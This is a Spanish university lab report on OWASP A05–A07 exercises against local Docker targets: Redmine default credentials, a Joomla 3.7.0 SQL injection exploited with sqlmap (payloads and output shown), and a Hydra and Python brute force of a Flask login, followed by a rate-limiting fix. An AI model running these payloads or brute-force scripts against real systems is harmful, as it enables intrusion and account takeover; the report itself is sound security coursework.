

# Desarrollo Seguro de Aplicaciones -

## Práctica 4

### Autores - Grupo 'Error 404'

- Juan Cruz Cassera Botta, 17072/7
- Brian Llamocca, 02037/9
- Franco Camacho, 16194/1

### Notas

- **Fecha de entrega: 24/06/2025 a las 17:59.**
- Términos relacionados:
  - OWASP top ten 2021: A5, A6 y A7.

### Guía para hacer la práctica

1. Continuaremos utilizando lo que vimos en la práctica anterior: el repositorio grupal de código en GitHub y Docker con docker-compose.
2. Ejecute **git pull origin master** en la carpeta del repositorio para bajar los últimos cambios.
3. Ejecute los ejercicios accediendo a la carpeta **/practica4** y corriendo el comando **./run.sh**
4. Para acceder vía web a cada reto deberá ingresar al puerto que corresponda.

# Ejercicio 1 - 2021-A05: Configuración incorrecta de seguridad

## Reto Default password

- Levante la aplicación con: ***cd practica4/ejercicio1; docker-compose up***
- Detecte qué aplicación es y encuentre las credenciales por defecto del administrador de dicho sistema.

## Cómo explotamos la vulnerabilidad

La aplicación se trata de Redmine, una aplicación utilizada para la gestión de proyectos.

Usando una búsqueda rápida en Google, se encontró que las credenciales por defecto en Redmine son usuario: **admin** y contraseña: **admin**.

De esta manera, sabiendo de qué tipo de aplicación se trata, se intentó iniciar sesión con estos datos, asumiendo que los administradores de la página los dejaron por defecto y nunca los actualizaron:

**Login**

**Password** [Lost password](#)

localhost:14001/my/password

For quick access, place your bookmarks here on the bookmarks bar. [Import bookmarks now...](#)

Home My page Projects Administration Help

Logged in as admin My account Sign out

Search:  [Jump to a project...](#)

Redmine

⚠ Your password has expired or the administrator requires you to change it.

**Change password**

Current password \*

New password \*

Must be at least 8 characters long.

Confirmation \*

En las capturas se ve que efectivamente las credenciales de inicio de sesión están por defecto y pudimos loguearnos exitosamente, explotando el riesgo de configuración incorrecta de seguridad (A05)


# Ejercicio 2 - 2021-A06: Componentes vulnerables y obsoletos

## Reto Joomla

- Levante la aplicación con: ***cd practica4/ejercicio2; docker-compose up***
- Identifique la versión de Joomla. Busque vulnerabilidades para esa versión en <https://www.exploit-db.com/>
- Explote una vulnerabilidad exitosamente.
- Hint de los argumentos para explotar la vulnerabilidad (para ahorrar tiempo): ***--risk=3 --level=5 --random-agent -p list[fullordering] --technique E --dbs***

## Cómo explotamos la vulnerabilidad

La versión de Joomla la encontramos analizando el archivo ***docker-compose.yml*** dentro de la carpeta ejercicio2:



```
1  version: '3.1'
2
3  services:
4
5    joomla:
6      image: vulhub/joomla:3.7.0
7      restart: always
8      links:
9        - db
10     depends_on:
11       - db
12     ports:
13       - 14002:80
14     environment:
15       JOOMLA_DB_HOST: db
16       JOOMLA_DB_PASSWORD: example
17
18     db:
19       image: mysql:5.7
20       restart: always
21       environment:
22         MYSQL_ROOT_PASSWORD: example
23         MYSQL_DATABASE: joomla
```

La versión que se está usando es la **3.7.0**. La buscamos en exploit-db:

☐ Verified

☐ Has App

Filters

Reset All

Show

60

Search:

joomla 3.7.0

Date	D	A	V	Title	Type	Platform	Author
2017-05-19				Joomla! 3.7.0 - 'com_fields' SQL Injection	WebApps	PHP	Mateus Lino

Showing 1 to 1 of 1 entries (filtered from 46,339 total entries)

FIRST

PREVIOUS

1

NEXT

LAST

Joomla! 3.7.0 - 'com_fields' SQL Injection						
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:	
42033	2017-8917	MATEUS LINO	WEBAPPS	PHP	2017-05-19	
EDB Verified: ×		Exploit: 1 / {}		Vulnerable App:		
<div>←</div> <div>→</div>						

Y vemos que esta versión de Joomla tiene una **vulnerabilidad de SQL Injection hallada en 2017**, donde los argumentos de la URL vulnerables son:

**option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml%27**

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (DUAL)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

Type: error-based
Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))QDiu)
```

De esta manera, utilizando los argumentos brindados por la cátedra se procede a explotar la vulnerabilidad con SQLMap:

```
python sqlmap.py
"http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5
--random-agent -p list[fullordering] --technique E --dbs
```

Obteniendo el nombre de las bases de datos de la aplicación:

```

[17:20:26] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[17:20:26] [WARNING] reflective value(s) found and filtering out
[17:20:26] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[17:20:27] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID SUBSET)'
[17:20:27] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON KEYS)'
[17:20:27] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[17:20:27] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDTEXTXML)'
[17:20:27] [INFO] GET parameter 'list[fullordering]' is 'MySQL >= 5.1 error-based - Parameter replace (UPDTEXTXML)' injectable
GET parameter 'list[fullordering]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 920 HTTP(s) requests:
---
Parameter: list[fullordering] (GET)
Type: error-based
Title: MySQL >= 5.1 error-based - Parameter replace (UPDTEXTXML)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(UPDTEXTXML(1327,CONCAT(0x2e,0x717a717071,(SELECT (ELT(1327=1327,1))),0x7162717871),2311))
---
[17:20:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.1.33, Apache 2.4.38
back-end DBMS: MySQL >= 5.1
[17:20:34] [INFO] fetching database names
[17:20:34] [INFO] retrieved: 'information_schema'
[17:20:34] [INFO] retrieved: 'joomla'
[17:20:34] [INFO] retrieved: 'mysql'
[17:20:34] [INFO] retrieved: 'performance_schema'
[17:20:34] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] sys
[17:20:34] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1 times, 500 (Internal Server Error) - 932 times
[17:20:34] [INFO] fetched data logged to text files under '/home/fran/.local/share/sqlmap/output/localhost'
[*] ending @ 17:20:34 /2025-06-14/

```

Con dicha información se podría continuar con la explotación de la vulnerabilidad. Un ejemplo sería tratar de loguearse utilizando la base de datos Joomla, para la cual se accedería a la misma y, notando la existencia de la tabla `j_users`, se podría ver las credenciales de los usuarios.

**python sqlmap.py**

**"http://localhost:14002/index.php?option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5**  
**--random-agent -p list[fullordering] --tables -D joomla**

```

# inner_tokens aggregate
# finder_tokens
# finder_types
# languages
# menu_types
# menu
# messages_cfg
# messages
# modules_menu
# modules
# newsfeeds
# override
# postinstall_messages
# redirect_links
# schemas
# session
# tags
# template_styles
# ucm_base
# ucm_content
# ucm_history
# update_sites_extensions
# update_sites
# updates
# user_keys
# user_notes
# user_profiles
# user_usergroup_map
# usergroups
# users
# utf8_conversion
# viewlevels
+-----+
[17:30:15] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 96 times
[17:30:15] [INFO] fetched data logged to text files under '/home/fran/.local/share/sqlmap/output/localhost'
[*] ending @ 17:30:15 /2025-06-14/

```

# Ejercicio 3 - 2021-A07: Fallos de identificación y autenticación

## Reto Python login

- Levante la aplicación con: `cd practica4/ejercicio3; ./run.sh`

## Explotación

- Explote el login vulnerable a fuerza bruta para conseguir la password del usuario "admin" utilizando el diccionario "[rockyou.txt](#)".
- Para explotar la vulnerabilidad puede usar:
  - Hydra, reemplazando los valores: `hydra -l admin -P <PATH_A_ROCKYOU.txt> "http-form-post://<IP>:<PUERTO>/<ENDPOINT>:<USERNAMEPARAM>=<USER^&<PASSWORDPARAM>=<PASS^:<STRING_LOGIN_INCORRECTO>"`
  - Hacer su propio script de fuerza bruta en python, utilizando la librería requests.

## Fix

- Fixee el código para que no sea vulnerable a fuerza bruta.
- Que se pueda loguear normalmente con el **usuario admin y su password original**.
- Que **no** sea posible realizar un ataque simple de fuerza bruta utilizando el diccionario rockyou.txt (en Kali: /usr/share/wordlists/rockyou.txt).
- Si implementa captcha, debe controlar en server side, no solamente en javascript del cliente.
- No es necesario una implementación muy compleja, sólo tiene que pasar la prueba que haremos para verificar el ejercicio.

## Cómo explotamos la vulnerabilidad

En este ejercicio se tiene una página Flask simple con un login típico con usuario y contraseña, donde sabemos de antemano que el usuario a atacar es **admin**. Entonces, lo que se quiere hacer es bruteforcar la contraseña de ese usuario, es decir, probar (de forma automatizada a través de un script) millones de

contraseñas para ese usuario hasta encontrar la que realmente ese usuario tiene, lo cual sabemos una vez la página nos dice que el logueo fue exitoso.

Para esto se utilizó la herramienta **hydra** combinada con el archivo **rockyou.txt** el cual contiene más de 14 millones de contraseñas comunes que han sido vulneradas en el pasado. Utilizando el comando dado por la cátedra y reemplazando los valores por los acordes al ejercicio se estructuró el siguiente comando:

```
hydra -l admin -P
/home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou
.txt
http-form-post://localhost:14003/login:"username=admin&password=^PAS
S^:Login incorrecto"
```

Donde le pasamos:

- El path al rockyou.txt
- La URL de la página a vulnerar
- El usuario: admin
- La contraseña: ^PASS^ indicando que tome cada contraseña del .txt
- La cadena de texto que NO está en la respuesta HTML del servidor una vez el login fue exitoso. Es decir, cuando el HTML del servidor NO contenga el texto "Login incorrecto", Hydra sabe que nos logueamos correctamente y por ende que halló la contraseña.

Al ejecutar este ataque de fuerza bruta, se obtuvo la contraseña **katherine** vista a continuación:

```
practica4/ejercicio3/rockyou.txt
fran@fran-desktop:~/Downloads/2025-Error404-main/practica4/ejercicio3$ hydra -l
admin -P /home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou.tx
t http-form-post://localhost:14003/login:"username=admin&password=^PASS^:Login i
ncorrecto"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 18:26:
09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://localhost:14003/login:username=admin&password=
^PASS^:Login incorrecto
[14003][http-post-form] host: localhost login: admin password: katherine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-14 18:26:
20
```



[Flask Login Example](#)

---

## Login

<input type="text" value="admin"/>	<input type="password" value="....."/>	<input type="button" value="Log in"/>
------------------------------------	--	---------------------------------------

Luego de loguearnos con **admin:katherine**, vemos que el login fue exitoso y vemos la flag:

```
████████████████████████████████████████████████████████████████████████████████
```

[Flask Login Example](#)

---

flag{Brut3f0rc1ng}

**Bienvenido!**

[Logout](#)

*flag{Brut3f0rc1ng}*

## Alternativa

Para una primera prueba de la página flask, se realizó un script en python utilizando request para poder loguearse. Al probar con una contraseña arbitraria 'abc' y ver el texto que nos devolvía la petición, se desarrolló el siguiente script:

```
import requests
```

```

contraseñas = ''
with open("rockyou.txt", "r", encoding="latin-1") as file:
    contraseñas = file.readlines()

url = "http://localhost:14003/login"
for contraseña in contraseñas:
    datos = {"username": "admin", "password": contraseña.strip()}
    respuesta = requests.post(url, data=datos)

    if("incorrecto" not in respuesta.text):
        print(respuesta.text)
        print(f"La contraseña es: {contraseña}")
        break

```

Al ver que la respuesta incorrecta nos devolvía "Login incorrecto", lo utilizamos como condición de corte para finalizar la búsqueda de dicha contraseña.

Sin embargo, al pasar 10 minutos notamos que la búsqueda aún no había terminado, y decidimos seguir con la herramienta hydra sugerida por la cátedra. Como "dato de color", se puede agregar que al concluir la búsqueda de la contraseña con hydra (la cual tomó segundos), se notó que el script python aún seguía en ejecución desde hace 45 minutos, con lo cual lo terminamos abruptamente. Imaginamos que hydra hace mejor uso de la CPU vía paralelismo para obtener el resultado tan rápido, mientras que Python es un lenguaje lento y además el script es monohilo.

## Qué solución aplicamos

Para evitar que el código sea vulnerable a fuerza bruta, se consideraron las siguientes soluciones:

- **Rate Limiting:** Límite de peticiones GET, POST, etc que cada IP puede hacerle a la página por minuto/segundo/hora/etc. Cuando se llega al límite, esa IP no puede volver a acceder al endpoint limitado, por X cantidad de tiempo.
- **Hashing de contraseñas con un algoritmo de hashing fuerte:** De esta manera, se aumenta el tiempo de comparación de contraseñas en el back (comparaciones del orden de los milisegundos frente a los segundos de comparación al utilizar hashing).


- Usando mecanismos **CAPTCHA** para detectar bots y ataques automatizados.
- **Autenticación multifactor (MFA).**

En nuestro caso, optamos por implementar únicamente **rate limiting**, para la cual se utilizó la librería **flask-limiter** de python flask, con la cual se configura con un decorador para enunciar la cantidad de peticiones válidas por minuto.

Esta librería la agregamos modificando el archivo requirements.txt y borrando y volviendo a crear el contenedor Docker. Luego simplemente la importamos, creamos el objeto limiter y usamos el decorador @limiter.limit.

[Esta solución se encuentra en el repositorio, carpeta practica4, rama fix-practica4.](#)

Para la implementación de la misma, limitamos la cantidad de peticiones a 5 por minuto. De esta manera, cada vez que se intenten más peticiones de las posibles devuelve el siguiente mensaje:



## Too Many Requests

5 per 1 minute

Por otro lado, luego de realizar este cambio, utilizando nuevamente la herramienta hydra para evaluar el tiempo de respuesta del intento de búsqueda de contraseña por fuerza bruta, se puede ver que ahora la herramienta no encuentra la contraseña correcta (**katherine**):

```

File Edit View Search Terminal Help
fran@fran-desktop:~/Downloads/2025-Error404-main/practica4/ejercicio3$ hydra -l
admin -P /home/fran/Downloads/2025-Error404-main/practica4/ejercicio3/rockyou.tx
t http-form-post://localhost:14003/login:"username=admin&password=^PASS^:Login i
ncorrecto"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 19:06:
07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://localhost:14003/login:username=admin&password=
^PASS^:Login incorrecto
[14003][http-post-form] host: localhost login: admin password: 12345
[14003][http-post-form] host: localhost login: admin password: 1234567
[14003][http-post-form] host: localhost login: admin password: 123456789
[14003][http-post-form] host: localhost login: admin password: 123456
[14003][http-post-form] host: localhost login: admin password: nicole
[14003][http-post-form] host: localhost login: admin password: daniel
[14003][http-post-form] host: localhost login: admin password: monkey
[14003][http-post-form] host: localhost login: admin password: jessica
[14003][http-post-form] host: localhost login: admin password: password
[14003][http-post-form] host: localhost login: admin password: 12345678
[14003][http-post-form] host: localhost login: admin password: abc123

```

Se puede apreciar que lo único que hace es devolver las primeras pocas claves del documento rockyou.txt, notando así que no encuentra la clave correspondiente por una posible forma de tratamiento frente a tiempos de retardo en las peticiones realizadas.

## Ejercicio 4 - CTF

[Resuelva los ejercicios del CTF de la categoría "Práctica 4"](#)

## Ejercicio 5 - Entrega de Informe

- Desarrolle un informe en el que explique cómo logró explotar cada una de las vulnerabilidades de los ejercicios 1, 2 y 3.
- Explique qué solución aplicó en el ejercicio 3.
- Entregue la tarea en [cátedras](#) en formato PDF.